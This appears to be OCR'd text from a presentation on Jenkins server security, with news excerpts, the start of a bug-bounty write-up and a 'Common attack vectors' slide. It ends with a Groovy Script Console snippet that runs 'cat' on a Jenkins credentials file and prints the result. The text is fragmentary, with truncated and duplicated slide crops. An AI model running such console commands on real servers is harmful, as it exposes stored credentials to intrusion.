
About

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

NEWS

Hackers exploit Jenkins servers, make $3 million by mining Monero

Hackers exploiting Jenkins servers made $3 million in one of the biggest malicious cryptocurrency mining operations ever.



Snapchat Pays $20,000 for Vuln

https://www.securityweek.com/snapchat-pays-20000-vulnerable-jenkins-instances

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Home › Risk Management

Snapchat Pays $20,000 for Vulnerable Jenkins Instances

By Eduard Kovacs on August 24, 2017

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Snapchat has awarded researchers a total of $20,000 for finding exposed Jenkins instances that allowed arbitrary code execution and provided access to sensitive data.

Three months ago, Belgium-based researcher Preben Ver Eecke was analyzing Snapchat's infrastructure when he discovered a production Jenkins instance that could be accessed with any valid Google account.

Jenkins is a self-contained, open source automation server used by developers to automate

Google™ Custom Search Search

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The Original ICS/SCADA Cyber Security Conference

ICS CYBER SECURITY

Jenkins Remote Code Executio ×

https://nullnews.in/jenkins-remote-code-execution-on-microsoft-instance/

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


Jenkins Remote Code Execution on Microsoft Instance

MrR3boot August 22, 2018 Application Security
Tagged Bug Bounty, Command execution, jenkins, jenkins rce, Microsoft rce, RCE, Remote Command Execution
Leave a Comment

Hola Chicos! Yeah i know my posts are delayed as i was flooded with other stuff. This is one of my effortless and cool hunting after Rockstar Games Angular Js Sandbox Bypass.

After few duplicates from big tech giant Microsoft i decided to hunt deep on their perimeter limits as most of internal servers are always left open with enormous bugs and patching stages are always delayed in internal applications.

RECENT POSTS


- Jenkins – User Impersonation & Denial of Service – CVE-2018-1000193 June 13, 2018
- CSV Macro Injection – CVE-2018-9106, 9107 March 31, 2018
- How I am able to Impersonate your LinkedIn profile March 25, 2018
- Jenkins Remote Code Execution on Microsoft Instance March 13, 2018
- Angular JS Sandbox Bypass – Stored XSS on RockStarGames October 31, 2017

FIND US

隱私權 - 條款


Common attack vectors


- Login portal
- Known vulnerabilities



Common attack vectors

- Login pc
- Known v





Console Script

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
def command = """cat /Users/Shared/Jenkins/tmp/[redacted].credentials"""
def proc = command.execute()
proc.waitFor()


println "return code: ${ proc.exitValue()}"
println "stderr: ${proc.err.text}"
println "stdout: ${proc.in.text}"
```

